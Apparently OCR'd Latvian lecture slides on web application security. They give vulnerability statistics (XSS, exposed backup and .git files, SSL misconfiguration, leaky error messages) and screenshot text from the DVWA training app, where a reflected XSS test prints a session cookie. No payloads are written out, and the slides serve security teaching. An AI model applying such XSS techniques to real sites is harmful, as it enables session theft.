
Dinamiskā un DOM bāzētā: 46%


Paliekošā: 36%

aaaboldaaa


Home
Instructions
Setup
Brute Force
Command Execution
CSRF
Insecure CAPTCHA
File Inclusion
SQL Injection
SQL Injection (Blind)
Upload
XSS reflected
XSS stored
DVWA Security
PHP Info
Vulnerability: Reflected Cross Site Scripting (XSS)
What's your name?
Submit
Hello aaaboldaaa
security=medium; PHPSESSID=61m8k0mnhibsf1j71qr3aoe5p2
Labi

Web application architecture




Browser
Web server
(OS, Apache/ISS,
PHP/ASP ....)
Application
Application
Database
External application
External application
or library
External application
or library
Database
Browser

root@kali-ak: ~

File Edit View Search Terminal Help

root@kali-ak:~#

KALI LINUX

The quieter you become, the more you are able to hear.

Home


A4. Tieša piekļuve resursiem: 30%

Augšupielādēti faili, piemēram, CV uzņēmumu mājas lapā

Ģenerēti faili, piemēram, rēķini vai atskaites

Direktoriju pārlūkošana – iespēja atrast ko interesantu

„Vispārzināmi resursi" – „backup" faili, .svn vai .git direktorijas, u.c.



A5. Konfigurācijas problēmas: 70%

Tiek pārsūtīti nešifrēti dati, kur tos būtu jāšifrē (43%)

Nedroša SSL konfigurācija (23%)

U.C.

A6. Sensitīvu datu noplūde: 20%

Problēma pati par sevi vai pirmais solis tālākam uzbrukumam:


Kļūdu paziņojumi

Informācija no datubāzēm

u.c.

Sensitīvu datu noplūde: informatīvi kļūdu paziņojumi

